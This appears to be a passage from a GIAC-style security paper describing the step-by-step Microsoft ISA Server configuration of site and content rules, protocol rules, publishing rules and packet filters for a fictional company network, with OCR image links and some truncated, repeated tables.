


Name: Internal Employees HTTP and HTTPS

Description (optional):

☑ Enable

Step 1 looks just like step 1 of the protocol rule. There is a place for a name, description and the Enable check box.




This rule applies to:

All external destinations

- All destinations
- All internal destinations
- All external destinations
- Selected destination set
- All destinations except selected set

Step 2 is the selection of a destination which allows for the options shown above - All destinations, All internal, All external, Selected destinations set and All destination except selected set. These choices provide for very granular control if needed.




Schedule: Always

Description:

Sunday through Saturday from 12 AM to 12 AM

■ Active □ Inactive

Step 3 again like the protocol rule is to select a schedule.



Internal Employees HTTP and HTTPS Properties

Access to specified destinations:


● Allowed

○ Denied

□ If HTTP request, redirect request to this URL:

Type http://URL to redirect to an alternate URL.
Example: http://widgets.microsoft.com/Denied.htm

Step 4 is to select an action. Here we are selecting 'Allow' to provide internal GIAC employees outbound access. You should also notice in the screen shot that if the Denied check box is selected it provides an option to point the user to a predefined address to explain that access was denied.



Internal Employees HTTP and HTTPS Properties

This rule applies to:

○ Any request

● Client address sets specified below

○ Users and groups specified below


Applies to requests coming from:

Client Sets
Internal Clients

Exceptions:

Client Sets

Step 5 is to select an ‘Applies To’ just like the Protocol rule.



Apply this rule to:

● All content groups

○ Selected content groups:


Content types:

- □ Application
- □ Application Data Files
- □ Audio
- □ Compressed Files
- □ Documents
- □ HTML Documents
- □ Images
- □ Macro Documents
- □ Text
- □ Video
- □ VRML

□ Show only selected content groups


Step 6 allows you restrict the type of content that is accessible. So for example if a new virus began to spread across the Internet embedded in an audio file, we could create a new Site and Content rule that restricted web access to these types of files and immediately reduce our threat level.

After completing the Protocol rule and Site and Content rule they are shown in the lists below.



Name	Action	Protocol	Applies To
DMZ SMTP OUT	Allow	SMTP	Client Sets: DMZ Mail S
Internal DNS Server to ISP DNS Server	Allow	DNS Query	Client Sets: Internal DN
Internal Employees FTP	Allow	FTP Download only	Client Sets: Internal Cli
Internal Employees HTTP and HTTPS	Allow	HTTP,HTTPS	Client Sets: Internal Cli
Internal Mail Server to DMZ Mail Relay	Allow	SMTP	Client Sets: DMZ Mail S
Internal NTP Server to Strata 2 Servers	Allow	NTP (UDP)	Client Sets: Internal NT
Mail wizard rule - SMTP. Internal IP: 1...	Allow	SMTP,SMTP Server	Client Sets: Mail Wizarc
Mobile Employees to Internal Mail Server	Allow	Notes Client	Client Sets: Mobile Emp
Mobile Employees to Internal Web	Allow	HTTP,HTTPS	Client Sets: Mobile Emp
Mobile Employees to Norton's Ent AV	Allow	Norton's Enterprise AV Server	Client Sets: Mobile Emp
Mobile Employees to NTP Server	Allow	NTP (UDP)	Client Sets: Mobile Emp
Part./Sup. to Internal Web Server	Allow	HTTP,HTTPS	Client Sets: Partners/S

In the screen shot above we have a Protocol rule called ‘Internal Employees HTTP and HTTPS’ and a Protocol rule that is called ‘Internal Clients FTP’.




Name	Scope	Action	Applies To	Sche
Internal Clients FTP Download Only	Array	Allow	Client Sets: Internal Clients	Alwa
Internal Employees HTTP and HTTPS	Array	Allow	Client Sets: Internal Clients	Alwa
Internal ISP Server to ISP DNS Server	Array	Allow	Client Sets: Internal DNS Server	Alwa
Internal NTP Server to Strata 2 Servers	Array	Allow	Client Sets: Internal NTP Server	Alwa
Internal SMTP Server to DMZ Mail Relay	Array	Allow	Client Sets: Internal SMTP Ser...	Alwa
Mobile Employees to Internal Mail	Array	Allow	Client Sets: Mobile Employees	Alwa
Mobile Employees to Internal Web	Array	Allow	Client Sets: Mobile Employees	Alwa
Mobile Emp. to NTP & Norton Ent. AV Server	Array	Allow	Client Sets: Mobile Employees	Alwa
Part./Supp. to Internal Web Server	Array	Allow	Client Sets: Partners/Suppliers	Alwa

Under Site and Content Rules folder, rules were created that also allow HTTP, HTTPS and FTP outbound access from the internal clients. They are titled ‘Internal Employees HTTP and HTTPS’ and ‘Internal Clients FTP’. One rule could have been created instead of two; however it was thought that two rules provide better clarity.

<u>Internal Servers:</u> - ISA Publishing Rules to allow access from DMZ


Internal Time Server – NTP – 192.168.50.7
From servers on DMZ to Internal Time Server UDP 123
From NTP server to External strata 2 NTP Server UDP 123

To provide the DMZ servers access to the internal NTP server ISA server’s publishing rules were used. By utilizing publishing rules instead of packet filters another layer of security is provided because publishing utilizes dynamic ports instead of static ports. The requested ports are opened when needed and then closed after the session terminates.




Name	Protocol	Internal IP ...	External IP Address
Border Router --> Syslog Server	Syslog UDP 514	192.168.50.3	110.10.10.2
Internal NTP Server to DMZ Srvrs	NTP Server UDP 123	192.168.50.7	110.20.20.1
Internal SQL Server to DMZ Web Server	SQL Server	192.168.50.6	110.20.20.1
Internal Syslog Server to DMZ Servers	Syslog UDP 514	192.168.50.3	110.20.20.1
SMTP Server. Published IP: 110.20.20.1	SMTP Server	192.168.50.8	110.20.20.1

The internal NTP server was provided access to two trusted NTP servers by utilizing ISA’s Protocol Rules and Site and Content Rules



Name	Action	Protocol	Applies To
DMZ SMTP OUT	Allow	SMTP	Client Sets: DMZ Mail S
Internal DNS Server to ISP DNS Server	Allow	DNS Query	Client Sets: Internal DN
Internal Employees FTP	Allow	FTP Download only	Client Sets: Internal Cli
Internal Employees HTTP and HTTPS	Allow	HTTP,HTTPS	Client Sets: Internal Cli
Internal Mail Server to DMZ Mail Relay	Allow	SMTP	Client Sets: DMZ Mail S
Internal NTP Server to Strata 2 Servers	Allow	NTP (UDP)	Client Sets: Internal NT
Mail wizard rule - SMTP. Internal IP: 1...	Allow	SMTP,SMTP Server	Client Sets: Mail Wizarc
Mobile Employees to Internal Mail Server	Allow	Notes Client	Client Sets: Mobile Emp
Mobile Employees to Internal Web	Allow	HTTP,HTTPS	Client Sets: Mobile Emp
Mobile Employees to Norton's Ent AV	Allow	Norton's Enterprise AV Server	Client Sets: Mobile Emp
Mobile Employees to NTP Server	Allow	NTP (UDP)	Client Sets: Mobile Emp
Part./Sup. to Internal Web Server	Allow	HTTP,HTTPS	Client Sets: Partners/S



Name	Scope	Action	Applies To	Sche
Internal Clients FTP Download Only	Array	Allow	Client Sets: Internal Clients	Alwa
Internal Employees HTTP and HTTPS	Array	Allow	Client Sets: Internal Clients	Alwa
Internal ISP Server to ISP DNS Server	Array	Allow	Client Sets: Internal DNS Server	Alwa
Internal NTP Server to Strata 2 Servers	Array	Allow	Client Sets: Internal NTP Server	Alwa
Internal SMTP Server to DMZ Mail Relay	Array	Allow	Client Sets: Internal SMTP Ser...	Alwa
Mobile Employees to Internal Mail	Array	Allow	Client Sets: Mobile Employees	Alwa
Mobile Employees to Internal Web	Array	Allow	Client Sets: Mobile Employees	Alwa
Mobile Emp. to NTP & Norton Ent. AV Server	Array	Allow	Client Sets: Mobile Employees	Alwa
Part./Supp. to Internal Web Server	Array	Allow	Client Sets: Partners/Suppliers	Alwa

As seen in the screen shots above Site and Content Rules and Protocol Rules were also created for the internal DNS and internal Web servers. Remember that most outbound access is controlled by both Site and Content rules and Protocol rules.


DNS Server - 192.168.50.5
From UDP > 1023 to ISP DNS server UDP 53
From ISP DNS server UPD 53 to UDP > 1023
From TCP > 1023 to ISP DSN server TCP 53
From TCP 53 to DNS server TCP > 1023

Here we had to allow both UDP and TCP 53 since the query response could be larger than 492 bytes which would cause the connection to be re-established as TCP.[3]

Web Server - 192.168.50.4
From Mobile Users, Partners and Suppliers VPN clients addresses using TCP 80 and 443. The GIAC mobile clients connect via VPN and are assigned a static address between 192.168.75.1-14 and the GIAC partners/suppliers also connect via VPN and are also assigned a static address between 192.168.100.1-126. This happens on the Contivity and is routed to the ISA server. Those two address ranges were added to ISA's routing table as static persistent entries using the route add command with the –p switch.

```
C:\route add –p 192.168.75.0 mask 255.255.255.240 192.168.60.253
C:\route add –p 192.168.100.0 mask 255.255.255.128 192.168.60.253
```

This allows ISA to control access from these network addresses to devices on the GIAC private LAN. Based on the source address ISA can differentiate between GIAC mobile users and GIAC partners/suppliers. While the partners/suppliers only have access to the internal web server, the mobile users have access to it and also the internal mail server and the Symantec Norton Antivirus Enterprise/NTP server for antivirus updates.



Name	Protocol	Internal IP ...	External IP Address
Border Router --> Syslog Server	Syslog UDP 514	192.168.50.3	110.10.10.2
Internal NTP Server to DMZ Srvrs	NTP Server UDP 123	192.168.50.7	110.20.20.1
Internal SQL Server to DMZ Web Server	SQL Server	192.168.50.6	110.20.20.1
Internal Syslog Server to DMZ Servers	Syslog UDP 514	192.168.50.3	110.20.20.1
SMTP Server. Published IP: 110.20.20.1	SMTP Server	192.168.50.8	110.20.20.1


Publish rules were created for the SQL server, Syslog server and the SMTP server for the servers on the DMZ.

SQL Server – 192.168.50.6
From DMZ Web Server TCP > 1023 to TCP 1433
From SQL to DMZ Web Server TCP > 1023 to TCP 1433

Syslog Server – 192.168.50.3
From DMZ servers UDP > 1023 to UDP 514
From Border Router UDP > 1023 to UDP 514

SMTP Server – 192.168.50.8
From internal SMTP server TCP > 1023 to DMZ SMTP relay host TCP 25
From DMZ SMTP relay host TCP 25 to internal SMTP server > TCP 1023
From DMZ SMTP server TCP > 1023 to internal SMTP server TCP 25
From internal SMTP server TCP 25 to DMZ SMTP server TCP > 1023

<u>DMZ Servers –</u> ISA Packet Filters to allow access from Internet



- Internet Security and Acceleration Server
  - Servers and Arrays
    - ISASERVER01
      - Monitoring
      - Computer
      - Access Policy
        - Site and Content Rules
        - Protocol Rules
        - IP Packet Filters
      - Publishing
        - Web Publishing Rules
        - Server Publishing Rules
      - Bandwidth Rules
      - Policy Elements
        - Schedules
        - Bandwidth Priorities
        - Destination Sets

Name	Mode	Server	Filter type	Protocol
Any SMTP Server to DMZ SMTP Relay	Allow	ISASERVE...	SMTP	TCP
DHCP Client	Allow	ISASERVE...	Custom filter	UDP
Any to DMZ DNS Server	Allow	ISASERVE...	Custom filter	UDP
Any to DMZ Web Server HTTP	Allow	ISASERVE...	HTTP server (port 80)	TCP
Any to DMZ Web Server HTTPS	Allow	ISASERVE...	HTTPS server (port 443)	TCP
DNS filter	Allow	ISASERVE...	DNS lookup	UDP
ICMP outbound	Allow	ISASERVE...	ICMP all outbound	ICMP
ICMP ping response (in)	Allow	ISASERVE...	ICMP ping response	ICMP
ICMP Query From Public	Allow	ISASERVE...	ICMP ping query	ICMP
ICMP source quench	Allow	ISASERVE...	ICMP source quench	ICMP
ICMP timeout in	Allow	ISASERVE...	ICMP timeout	ICMP
ICMP unreachable in	Allow	ISASERVE...	ICMP unreachable	ICMP
ISP DNS .2 to DMZ DNS Query	Allow	ISASERVE...	Custom filter	UDP
